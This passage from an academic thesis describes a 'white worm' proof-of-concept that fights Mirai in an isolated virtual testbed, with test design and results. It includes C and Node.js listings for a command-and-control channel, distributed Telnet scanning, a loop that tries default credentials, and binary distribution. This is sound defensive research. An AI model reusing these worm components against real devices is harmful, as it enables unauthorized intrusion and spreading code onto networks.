 - $\frac{\text{\# of Mirai infected devices cleaned by the white worm}}{\text{\# of devices infected by Mirai}}$. This metric measures the ability of the proof-of-concept of cleaning an already-infected device. Therefore, it measures the effectiveness of the proof-of-concept in detecting and deleting malware on the devices. The higher the percentage is the more effective the proof-of-concept is.
3. **Speed race.** Release both Mirai and the proof-of-concept white worm at the same time in a clean (i.e. no other malware present) but vulnerable (i.e. there are N **vulnerable** devices) environment.

To evaluate the results of this test one metric will be used:

- $\frac{\text{\# of devices secured by white worm}}{\text{\# of devices infected by Mirai}}$. This metric measures the ability of the proof-of-concept to overcome Mirai in the spreading in a network. The higher the percentage is the more effective the proof-of-concept is. In particular, if the percentage is greater than 1, then the devices secured by the white worm are more than those infected by Mirai, the opposite if the percentage is less than 1.

For this test, some analyses and considerations will be made also on the evolution of the spreading over time of both Mirai and the proof-of-concept.

To perform the tests described above and to prove the feasibility and effectiveness of the white worm proof-of-concept, a testbed was needed. Given that a real testbed using real IoT devices was not possible due to the circumstances, it has been decided to use a virtualized testbed even though it would be less realistic.

The testbed used to test the proof-of-concept implementation was kindly provided by Christian Dietz and colleagues of the Universität der Bundeswehr München, who developed a virtual malware

evaluation framework called "Dynamic Malware Evaluation Framework". The framework's aim is to *"deploy and analyze malware in a scalable, distributed and secure environment"*. This framework particularly fit the tests needs for many reasons:

- It is capable of running multiple instances of different virtual machines with various operating systems and configurations. This is useful to simulate the multitude of IoT devices in real networks.
- It can safely test malware (Mirai in this case) without the risk of unexpected consequences. This prevents the possibility of damaging devices or network while performing the tests if something goes wrong.
- It is highly configurable and customizable and, so, it can adapt to the proof-of-concept needs.
- It can record many useful data in all virtual machines such as network traffic and process outputs. This data helps in better understand what is going on during the tests.

Moreover, thanks to prior experience, the Dynamic Malware Evaluation Framework was already equipped with an instance of Mirai malware which is a perfect adversary to test the proof-of-concept against.

Two similar environments have been set up to perform the three tests described above. The first environment, which network topology is shown in Figure 6.2.1, has been used in Test 1 and 2. The second, shown in Figure 6.2.1, has been used to execute Test 3. Both the environments include the white worm proof-of-concept C&C server, the Mirai server, a gateway router to simulate external connection with the Internet, and several simulated vulnerable IoT devices. The latter are either




Figure 6.2: Virtualized network topology for Test 1 and 2.

running TinyCore 3.18.13 with Busybox or Linux Ubuntu 12.04 LTS. All simulated IoT devices have `telnetd` and `iptables` already installed. Moreover, they run a Telnet server listening for incoming connections on port 23 with login credentials taken from the list provided in Appendix C.

The only difference between the two environment topologies resides in the type and number of virtual simulated IoT devices. While the first environment has 4 simulated IoT devices, the second environment features more IoT devices (8 in total) to make the speed race between Mirai and the

proof-of-concept more realistic. In fact, given the random scanning performed by Mirai, it would have been very unlikely that it would have selected the IP addresses of one of the virtual machines. Therefore, by increasing the number of devices, there are more chances that Mirai select one of the environment devices IP. To make things more realistic, the IP addresses of one Deutsche Telekom's




Figure 6.3: Virtualized network topology for Test 3.

pool (i.e. 80.128.100.0/24) were assigned to the virtual machines. Of course, the environment was not connected to external networks in any way, preventing any possible damage.

It has to be said that, in order to have meaningful results in Tests 1 and 2, the scanning of Mirai has been tailored to the virtual machines in the environment. This was needed because, by scanning randomly, Mirai may have never attacked one of the vulnerable machines in the given time (i.e. 5 minutes). Doing so, Tests 1 and 2 may be less realistic. However, this does not make the results less relevant because Tests 1 and 2 measure the effectiveness of the proof-of-concept respectively in securing and cleaning devices, not the speed at which it does so. On the other hand, given that Test 3 measures the ability of the proof-of-concept to be faster than malware in securing devices, in Test 3 Mirai scanning has not been tailored to the environment to make the test as realistic as possible.

6.3 Implementation

In this section, the implementation of the proof-of-concept of a white worm is presented in details together with the specific choices made following the design depicted in Section 6.2.

Given that the white worm's code that runs on the devices sets the highest number of constraints on the overall implementation, the presentation starts with that.

The white worm's code for the target devices is implemented using the C programming language. C language has been chosen due to its low-level of abstraction that allows fine-grained control over resource usage. In fact, the final executable weights only about 41 kilobytes, it uses at most two network connections, and it has a really low CPU usage. Moreover, C language binaries are portable and they can be compiled for different platforms thus targeting a great number of IoT devices.

However, the C language has some drawbacks to take into consideration. Given that C is a low-level language, it uses sockets to connect to the Internet, it does not support Strings but it uses arrays or char, and it does not have many support libraries to ease the usage of some network protocols such as Telnet.

Given these characteristics, the responsibilities of the white worm's code have been implemented as follows:

- Connecting to the C&C server. As shown in Listing 6.1, to connect to the C&C server the device's script uses the `socket.h` C library and it needs to have the server's IP address as command line argument when executed with which it opens a TCP socket.

```
int create_conn(int port, ip_add ip){
    int sockfd, connfd;
    struct sockaddr_in servaddr;
    memset(&servaddr, 0, sizeof(servaddr));
    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    if (sockfd == -1) {
        return -1;
    }
    bzero(&servaddr, sizeof(servaddr));
    servaddr.sin_family = AF_INET;
    servaddr.sin_addr.s_addr = inet_addr(ipToString(&ip,false));
    servaddr.sin_port = htons(8080);
    // connect the client socket to server socket
    if (connect(sockfd, (struct sockaddr *)&servaddr, sizeof(struct sockaddr_in))
        != 0) {
        close(sockfd);
        return -1;
    }
    else
        printf("Connected to the server");
    return sockfd;
}
```

Listing 6.1: C function to connect to the C&C server.

This socket is kept alive until the end of the activities on the device and it is used to exchange commands and responses. If, for some reason, at any point in time the device can not connect to the C&C server the execution terminates. This is also a nice and easy way to implement a "kill switch". In fact, to shut down the entire white worm, it is enough to make the C&C server unreachable.

- Executing the C&C server commands. Given that the communication over C sockets is not easy and to prevent misuse of the white worm, the commands exchanged between the C&C server and the devices are hard-coded in both terminals with predefined codes. Therefore, the devices receive commands' codes and their arguments (if needed) and, based on that, they know how to behave. The commands' code list includes 8 codes (see Listing 6.2) each of which represent a specific command. Based on the command's code received, the devices know if and how many arguments to expect.

```
COMMANDS CODES
00 ID: "00 <bot id>"
01 SCAN: "01 <ip>/<mask>"
02 SYSTEM INFO: "02"
03 DOWNLOAD BINARIES: "03 <file name>"
04 SEND REPORT: "04"
05 CLEAN: "05"
06 ADD PATTERN: "06"
07 KILL: "07"
```

Listing 6.2: Command codes list.

- Securing the device. The device's script uses two methods to secure the devices. First, as shown in Listings 6.3, it closes Telnet TCP port 23 using `iptables` to prevent further intrusions using the same vulnerability the white worm uses. Second, it scans all the running processes on the `/proc` folder against a predefined set of malware signatures. The processes that match a signature are killed using the system `kill(<pid>)` command. The malware signatures matching function is shown in Listing 6.4. The code snippet presented here is missing the file-pattern matching function (i.e. `scan_file()`) which, however, is included in Appendix D.1.

```
bool closePort(int port){
    int t = 0;
    char* cmd;
    cmd = (char *) malloc(sizeof(char) * 50);
    sprintf(cmd, "iptables -I INPUT -p tcp --dport %d %s\n", port, "-j REJECT");
    t = system(cmd);
    free(cmd);
    if (t == -1)
        return false;
    else
        return true;
}
```

Listing 6.3: C function to close TCP port 23.

```
int cleanMalware(){
    int success = 0;
    int pgid = getpgid(0);
    DIR * proc_dir;
    proc_dir = opendir("/proc/");
    if (proc_dir == NULL){
        return -1;
    }
    rewinddir(proc_dir);
    struct dirent *file;
    while (true) {
        errno = 0;
        file = readdir(proc_dir);
        if (file == NULL) {
            break;
        }
        // Skip folders that are not PIDs
        if (*(file->d_name) < '0' || *(file->d_name) > '9')
            continue;
        int pid = atoi(file->d_name);
        // Skip own process group
        if (getpgid(pid) == pgid)
            continue;

        char exe_path[64] = {0};
        strcpy(exe_path, "/proc/");
        strcat(exe_path, file->d_name);
        strcat(exe_path, "/exe");

        pattern *match;
        match = scan_file(exe_path);
        if (match != NULL) {
            if (kill(pid, 9) != -1)
                success += 1;
        }
    }
    return success;
}
```

Listing 6.4: C function to detect and clean malware processes.

These two methods are useful to test the effectiveness of the white worm, but they should not be considered enough (in particular the first one) to secure a device. For instance, there might be cases in which `iptables` tool is not available on the device.

- Finding other vulnerable devices. While for securing reasons the white worm infection is carried out only by the C&C server, the scan for vulnerable machines is done by the target devices. Doing so, the big load, if done by a single machine, of scanning the whole network is distributed over multiple devices, thus becoming a small load for each of them. To scan the network, the device's script uses one C socket to start a Telnet connection to IP addresses specified by the C&C server (using IP and network mask format) on port 23. If the script receives an answer, it means that a process is listening on port 23 and the corresponding IP address is sent back to the C&C server. The code used to scan the network is similar to the one shown in Listing 6.1.
- Reporting to the C&C server. While doing all the aforementioned activities, the device's script logs all the performed actions in a text file (see Listing 6.5) it creates at the beginning and sends the logs to the C&C server real-time as shown in Listing 6.6. Doing so, the logs are stored in two positions, namely, the C&C server and the device, where both the admin of the white worm and the device's owner can inspect them. It is important to send the logs in real-time to make sure that the C&C server has all the logs in case of a crash of the device before it was able to send the log file. The logs include the timestamp and, generally, they record the following actions: received commands, actions performed, the outcome of the actions, and any problems/errors.

```
void printLog(char * log){
    time_t seconds;
    seconds = time(NULL);
    FILE * logFile = fopen( "/tmp/logFile.txt", "a");
    if (logFile != NULL)
        fprintf(logFile, "%ld: %s \n", seconds, log);
    fclose(logFile);
}
```

Listing 6.5: C function to log actions.

```
bool send_log(int sockfd, char * log, int BOT_ID){
    char * m;
    m = (char *) malloc(sizeof(char) * (strlen(log) + 6));
    sprintf(m, "log:%s\n", log);
    if(!send_msg(sockfd,m,BOT_ID)){
        return false;
    }
    return true;
}
```

Listing 6.6: C function to send logs to C&C server.

The devices' script has been implemented in a modular way to make some functions easily reusable. In total, it includes five C files each of which (except for the main file) with its header file. In particular, the files have the following functionalities:

- `main.c` is the script main file that uses all the other to carry out the main logic of the script. Its main functionalities are to parse the C&C server commands, act upon that by calling the right action, and then sending back the results to the server. It also performs some of the easiest commands itself.

- `connections.c` provides all the network functions to communicate with the C&C server. It has three main functionalities: creating the connection, sending messages, and receiving messages.
- `cleaner.c` performs all the activities needed to clean and secure the device. It closes the Telnet port, it searches and kills malware processes, and it manages the malware signatures.
- `telnetscanner.c` does the IP addresses Telnet scan on port 23. To do so, it parses the "IP and network mask" format received from the C&C server to a list of IPv4 addresses.
- `utils.c` collects some helpful functions used in the other files such as IP addresses counter, log printing function, system command execution, and conversions functions.

The description of the underlying implementation of the devices' script may be too narrow to understand how the overall execution goes. Therefore, to help the reader better understand the high-level behavior of the devices' script, Figure 6.4 presents a state machine diagram of the devices' script execution. The diagram should be taken as a high-level overview of the execution steps where the details of each step are not presented.




Figure 6.4: Devices' script state machine diagram.

The C&C server is implemented using Node.js². Node.js has been chosen for its high-level simplicity and its wide range of available libraries (called modules) that abstract a lot many low-level technical difficulties of setting up a server. Moreover, Node.js makes it easy to handle multiple concurrent connections which is a fundamental characteristic of the white worm C&C server.

² "Node.js (Node) is an open source development platform for executing JavaScript code server-side", TechTarget.

Two modules have been used to handle the network part: Express.js and Net. The former is a Node.js web application framework which provides middle-wares for HTTP requests and routing tables. The latter is a built-in Node.js module that provides an asynchronous network wrapper to handle sockets connections. To use both modules at the same time, the C&C server needs to use two TCP network ports. For Express.js the server uses port 8080, while for Net it uses port 8081. The responsibilities of the C&C server have been implemented as follows:

- Issuing commands to the target devices. The C&C server have its logic to issue the correct command based on the messages received from the devices. There is an ideal order of commands to issue if everything goes smooth on the devices. However, the C&C server can adapt by changing or adding issued commands if needed. Listing 6.7 shows the function used to issue commands to the target devices.

```
function send_msg(conn, msg){
  if (msg.length > MAX_MSG_SIZE){
    console.log('Error: msg too big');
  }else if (msg.length < 10){
    try{
      //need to add a space after the msg.length
      conn.write(msg.length.toString()+" ");
      conn.write(msg);
    }catch(e){
      console.log("Error: "+e);
    }
  }else{
    try{
      //first two bytes sent is the lenght of the msg
      conn.write(msg.length.toString());
      conn.write(msg);
    }catch(e){
      console.log("Error: "+e);
    }
  }
}
```

Listing 6.7: Fuction to send commands to tagret devices.

In this case, the variable `conn` is the TCP socket between the target device and the C&C server. It is worth noticing that the target devices expect the first two digits to be the length of the subsequent message, therefore, if the message is shorter than 10 characters, an additional space is needed.

- Gaining access to newly-found vulnerable devices. The "infection" of new devices is carried out using a support module called "Telnet-client"[64]. Doing so, the C&C server plays the role of a Telnet client while the vulnerable devices is the Telnet server. The C&C server tries to connect to the vulnerable device using a list of default credentials (see Appendix C) stored in a local MySQL database as shown in Listing 6.9. If any of those credentials grants access to the target device, the C&C server first checks the underlying architecture and operating system using common preinstalled commands, then it downloads and executes the correct white worm binaries. The function that implements this is shown in Appendix D.2.

```
async function telentAttackerWrapper(ip){
  let wrong = true;
  con.query("select uname, pwd from credentials", function(err,result,fields){
    if(err)
      console.log("Error getting credentials: "+err);
    else{
      //try for each credential pair until you find the correct one
      for (var i in result) {
        telentAttacker(ip, result[i].uname, result[i].pwd)
          .catch((error) => {
            wrong = false;
          });
      }
    }
  });
}
```

```

        if(!wrong){
            return true;
        }
    }
}
})
}

```

Listing 6.8: Fuction to loop over the credentials list.

- Distributing updates. To distribute both the binaries and the malware signature updates, the C&C server uses the Express.js functionalities. The update files are locally stored in specific folders and they are sent as response to all incoming request to some precise URLs with specific parameters as shown in Listing.

```

app.route('/binaries/:fileName')
  .get((req,res)=>{
    //get requester
    let ip = req.connection.remoteAddress;
    let port = req.connection.remotePort;
    let filename = req.params.fileName;
    let path = binPath + filename;
    res.sendFile(path);
  });

```

Listing 6.9: Updates distribution function.

These requests are meant to be triggered by the update's command when received by a device. Usually, the update command is issued by the C&C server when it receives some error messages from a device.

- Collecting needed information from the devices. The C&C server can issue a specific command to ask a device to send the report of its activities. When the report is received, it is stored in a dedicated local folder and it is named with the unique ID of the device. Moreover, the C&C receives the logs in real-time from the devices and store them in the local database where they can be accessed based on the device ID. Therefore, the log records of all the devices where the white worm has run are collected in a single location and they are auditable if needed. This is useful if something goes wrong on a device to track back the source of the error.
- Managing connections with the devices. Thanks to the Net module, the C&C server listens for incoming socket connection requests. When a new request comes, the C&C server creates a unique ID for the connecting device and creates a row into the local database. The database stores a lot of information about the target devices such as IP address, network port, CPU architecture, operating system, and also the status. The status depends on the activities currently performed on the device. This value changes based on the commands sent to the device and its responses. Doing so, the C&C server can track the status and the progress of all devices currently connected to it. The status is also used by the C&C server to decide what command to issue.

Figure 6.5 shows a state machine diagram that gives the reader a high-level and more complete view of the workflow of the C&C server. Of course, some low-level technicalities are missing in the figure, however, the overall behavior is depicted there. As the reader may notice, there is no final state in the diagram. This is the case because, theoretically, the C&C server should never stop except for external interventions. Therefore, there is no "shut down" in the logic of the C&C server.

6.4 Results & Evaluation

This section shows the results and a brief discussion of the three tests presented in Section 6.2.1 that have been executed in the environments shown in the same section. Each paragraph of this




Figure 6.5: C&C server state machine diagram.

section is dedicated to one test.

Test 1. Test 1 was designed to measure the effectiveness of the proof-of-concept implementation in securing devices and, thus, avoiding future infections by malware. The test was completely successful. With a total of $N = 4$ vulnerable devices in the network, the proof-of-concept was able to secure all of them by accessing the devices and closing the Telnet port using `iptables`. Therefore, the results of the metrics are as follows:

1. $\frac{\# \text{ of Mirai infected devices}}{N} = 0\%$.
2. $\frac{\# \text{ of closed Telnet port}}{N} = \frac{4}{4} = 100\%$.

Mirai was not able to infect any device in the network given that they were secured by the proof-of-concept. The attempts of Mirai to infect the simulated IoT devices are shown in Figure 6.6. The figure is extracted from the network packets log performed by the Dynamic Malware Evaluation Framework. In the figure, 80.128.100.2 is the Mirai server while the other IPs addresses are the four simulated IoT devices in the network. For each `SYN` packet sent by the Mirai server to the

3151	323.567258	80.128.100.2	80.128.100.10	TCP	74 51142 → 23 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=19496 TSecr=0 WS=128
3152	323.567372	80.128.100.10	80.128.100.2	ICMP	102 Destination unreachable (Port unreachable)
3160	324.568222	80.128.100.2	80.128.100.22	TCP	74 55653 → 23 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=19746 TSecr=0 WS=128
3161	324.568228	80.128.100.2	80.128.100.12	TCP	74 55837 → 23 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=19746 TSecr=0 WS=128
3162	324.568231	80.128.100.2	80.128.100.19	TCP	74 34172 → 23 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=19746 TSecr=0 WS=128
3163	324.568486	80.128.100.22	80.128.100.2	ICMP	102 Destination unreachable (Port unreachable)
3164	324.568491	80.128.100.12	80.128.100.2	ICMP	102 Destination unreachable (Port unreachable)
3165	324.568493	80.128.100.19	80.128.100.2	ICMP	102 Destination unreachable (Port unreachable)

Figure 6.6: Mirai attempts to infect simulated IoT devices.

Telnet port 23 trying to connect to the IoT devices, there is an ICMP Port **unreachable** answer. This effectively prevents Mirai to infect the devices and, therefore, makes the proof-of-concept effective in securing them.

Test 2. Test 2 aimed at measuring the effectiveness of the proof-of-concept in cleaning already infected devices. Unfortunately, one feature of the specific version of Mirai used in the tests is to close the Telnet port once a device has been infected. Therefore, given that the only vulnerability exploited by the proof-of-concept to access the devices is the default credentials on the Telnet service, the proof-of-concept was not able to access devices already infected by Mirai to clean them. Therefore, Test 2 was a failure. The results of the metrics are as follows:

1. $\frac{\# \text{ of devices in which PoC executes}}{N} = \frac{0}{4} = 0\%$.
2. $\frac{\# \text{ of Mirai infected devices cleaned by the white worm}}{\# \text{ of devices infected by Mirai}} = \frac{0}{4} = 0\%$.

It has to be said that Mirai was able to infect all four simulated IoT devices thanks to the tailored scanning technique discussed in Section 6.2.1. Using the Mirai's normal random scanning technique, it would probably have not been able to infect all four devices.

The failure of Test 2 is partly due to the current level of implementation of the proof-of-concept. In fact, the proof-of-concept has only one attack vector to access vulnerable devices. If it had multiple attack vectors, it may have been able to access the simulated IoT devices in Test 2 even though the Telnet port was closed by Mirai. Of course, this assumes that the devices had multiple vulnerabilities.

It has to be acknowledged that, as proved by Test 2, in cases where malware protects itself by patching the vulnerability used to infect the device, a white worm may not be able to access and clean the device if the device has no other vulnerabilities.

Test 3. Test 3 was designed to measure the ability of the proof-of-concept implementation to overcome malware in the spreading in a network. The proof-of-concept was able to access and secure all the simulated IoT devices before Mirai. Therefore, the test was fully successful. The result of the metric is as follows:

1. $\frac{\# \text{ of devices secured by white worm}}{\# \text{ of devices infected by Mirai}} = \frac{4}{0} = 100\%$.

Strictly mathematically speaking, the metric calculation is not correct. However, considering that the proof-of-concept was able to access and secure all devices before Mirai, it is possible to assert that the proof-of-concept won the speed race and that the metric result is 100%.

This result is mainly due to the scanning technique of the proof-of-concept which only includes the IP addresses in the network in which it is employed. In fact, as explained in Section 6.3, the proof-of-concept C&C server is given the network IP pool as input and it distributes portions of the pool to the devices it accesses. On the other hand, Mirai random scanning, as shown in Figure 6.7, makes it very inefficient and, therefore, "slower" than the proof-of-concept. In Figure 6.7,

364	4.607504	80.128.100.12	198.148.116.117	TCP	60 19886 → 2323 [SYN] Seq=0 Win=29334 Len=0
365	4.607595	80.128.100.1	80.128.100.12	ICMP	82 Destination unreachable (Network unreachable)
366	4.607643	80.128.100.12	216.97.7.117	TCP	60 19886 → 23 [SYN] Seq=0 Win=29334 Len=0
367	4.607665	80.128.100.1	80.128.100.12	ICMP	82 Destination unreachable (Network unreachable)
368	4.607684	80.128.100.12	23.216.141.162	TCP	60 19886 → 23 [SYN] Seq=0 Win=29334 Len=0
369	4.607697	80.128.100.12	137.245.200.116	TCP	60 19886 → 23 [SYN] Seq=0 Win=29334 Len=0
370	4.607705	80.128.100.12	171.214.193.190	TCP	60 19886 → 23 [SYN] Seq=0 Win=29334 Len=0
371	4.607713	80.128.100.12	111.15.140.205	TCP	60 19886 → 23 [SYN] Seq=0 Win=29334 Len=0
372	4.607720	80.128.100.12	107.29.102.40	TCP	60 19886 → 23 [SYN] Seq=0 Win=29334 Len=0
373	4.607730	80.128.100.12	144.178.68.144	TCP	60 19886 → 23 [SYN] Seq=0 Win=29334 Len=0
375	4.607778	80.128.100.12	76.40.147.10	TCP	60 19886 → 23 [SYN] Seq=0 Win=29334 Len=0
